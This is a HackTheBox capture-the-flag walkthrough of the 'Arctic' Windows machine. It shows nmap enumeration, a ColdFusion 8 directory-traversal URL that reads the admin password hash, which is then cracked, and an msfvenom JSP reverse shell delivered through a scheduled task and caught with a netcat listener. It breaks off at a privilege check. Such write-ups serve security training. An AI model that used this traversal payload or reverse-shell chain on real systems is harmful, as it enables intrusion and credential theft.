> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/writeups-ctf/hackthebox/windows-easy/artic-hackthebox-writeup.md).

# Artic HackTheBox Writeup

Artic HackTheBox Easy Windows machine writeup covering Adobe ColdFusion 8 Exploitation, Directory Traversal Vulnerability, Cracking Hashes, Abusing Scheduled Tasks - Creating malicious JSP file, with

{% hint style="warning" %}
**Skills:**

* Adobe ColdFusion 8 Exploitation
* Directory Traversal Vulnerability
* Cracking Hashes
* Abusing Scheduled Tasks - Creating malicious JSP file
* Abusing SeImpersonate Privilege (Privilege Escalation)
  {% endhint %}

## Reconnaissance

**Workspace Setup:**

Set up the workspace by creating three folders to store important content, exploits, and Nmap reconnaissance results.

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7679e421ada52921351be6fa8b049384656479ef%2Fimage%20(2390).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**VPN Connectivity Check**

Check VPN connectivity to ensure stable communication with the target machine.

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-878be6e67928319b6142833c09c18fbdfb74aed9%2Fimage%20(2391).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


**Open Port Discovery with Nmap:**

Enumerate open ports and export the results to the "allPorts" file in the Nmap directory:

```bash
nmap -p- --open -sS -n -Pn -vvv --min-rate 5000 10.10.10.11 -oG allPorts
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-090508d2306b229967af48fee98b1caa89a980b0%2F%7B828CC081-5D1C-4D91-8CB4-40097C21D66A%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**Open Port Analysis with extractPorts:**

Use the extractPorts function to display open ports in a concise format and copy them to the clipboard.

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4ec756ab176827e2a3ec0b2532ecb6cb0eda0d1a%2F%7B218DF000-6BE5-4540-B995-FC71349B6145%7D.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**Port Version Scan with Nmap:**

Use Nmap to scan service versions and save the output in the "targeted" file:

```bash
nmap -sCV -p135,8500,49154 10.10.10.11 -oN targeted
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-1ca113fa4df70e68dd6684d1b258200e0b803a4f%2Fimage%20(2392).png?alt=media" alt=""><figcaption></figcaption></figure>

## Adobe ColdFusion 8 Exploitation (Port 8500)


We observe an administration service accessible on port 8500 that requires a username and password to connect to Adobe ColdFusion.

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ade846b5046c5f0ab83ef2846641ba06d2d2b07a%2F%7B1CC3833D-F943-4B87-B71A-810A6E15C612%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


By searching for associated vulnerabilities in `searchsploit`, we find an operating script for a directory-crossing vulnerability.

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-fcf6bf140c1601d0cf0bef22d7d040585f95811d%2Fimage%20(2394).png?alt=media" alt=""><figcaption></figcaption></figure>

`searchsploit -x multiple/remote/14641.py`


This script reveals a LFI vulnerability to access the passwordlist:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a4998343e734596bd3944c2e805e70504ed82432%2F%7B9002146F-7B0B-4BC9-BF55-8A318BE79027%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

`http://10.10.10.11:8500/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../ColdFusion8/lib/password.properties%00en`

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b340b39cac5806ee25c93435dbbf462b8ff2cc7d%2F%7BC324857D-C2B0-4828-BF53-0FD421F999DC%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


The file contains the following value for the password:

`password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03`

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-108d4b8322728e512d53177c51be2478d5e09ccc%2F%7B26D824F1-FF54-4C1C-BADB-C652D5604BD0%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### Cracking the Password

{% embed url="<https://crackstation.net/>" %}



Using CrackStation, we decipher this hash, and the password is `happyday`. We can now connect successfully.

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-55f9558566c4fdc026aac981b9aa47b0d9dd6cba%2F%7B6CF3AD95-1FD7-4BC5-899C-C130B67C7DC5%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### Creating a Malware Planned Task

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3ef18d4dcf4a28486e0eec0c8de2d66d314affc4%2F%7BB28D3324-1AF6-4F19-AFF5-0136AE377EBA%7D.png?alt=media" alt=""><figcaption></figcaption></figure>



In the scheduled task section, we will create a new task to save a malicious file in the `C:/ColdFusion8/wwwroot/CFIDE` directory, to which we have read/write rights.

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-21d3997ddaa0f9ce287192393bcdc5d9c6361324%2F%7B0BAF15D5-5336-43E6-9C82-BD77E829DD05%7D.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


**JSP File Creation:** Since the server can interpret JSP files, we will generate a JSP shell with `msfvenom`:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ee526fbf8a3e068a09bffd014648333f35fb3cda%2Fimage%20(2395).png?alt=media" alt="" width="375"><figcaption></figcaption></figure>

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5754cc3d05efcf9010dc9129abc0685c16cf6d1b%2Fimage%20(2396).png?alt=media" alt=""><figcaption></figcaption></figure>

```bash
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.10 LPORT=443 -f raw > shell.jsp
```

**Add a New Task:** We set up the planned task to run this malicious file.

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-8f03fd260ee4212c77f66e7229c19c47a99ac8e7%2F%7B0DBCE25D-C0E3-4281-8ED7-B7073989C3C1%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-66d7f2409907b47c85fc31c2287491f4afcad118%2Fimage%20(2399).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

/*/* HTTP server to Transfer File:/*/* To transfer the JSP file, we launch an HTTP server on our machine:

```bash
python3 -m http.server 80
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a72015d2fca4b9c534f8e556664c1224fc78e168%2F%7B725CDDFC-ED0B-43B4-B444-789DEE05DE54%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**Scope Listening and Execution:** We listen to port 443 to receive the shell reverse and then execute the planned task at `/CFIDE/`:

```bash
rlwrap nc -nvlp 443
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6e7f26ce06326ecc16a75b8cdc37f9a6097a512b%2Fimage%20(2400).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2b5fe984867ed35f62b86c04d056475a9a131b10%2Fimage%20(2401).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

### Flag user.txt :)

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-da1bd80a13c8ed9cb923d84e3db073895a66ee9b%2Fimage%20(2402).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

## Privilege Escalation

### Abusing SeImpersonatePrivilege:

We found that the user has the `SeImpersonatePrivilege` privilege, making him vulnerable to certain privilege enhancement techniques. The command below confirms the presence of this privilege:

```bash
whoami /priv
```

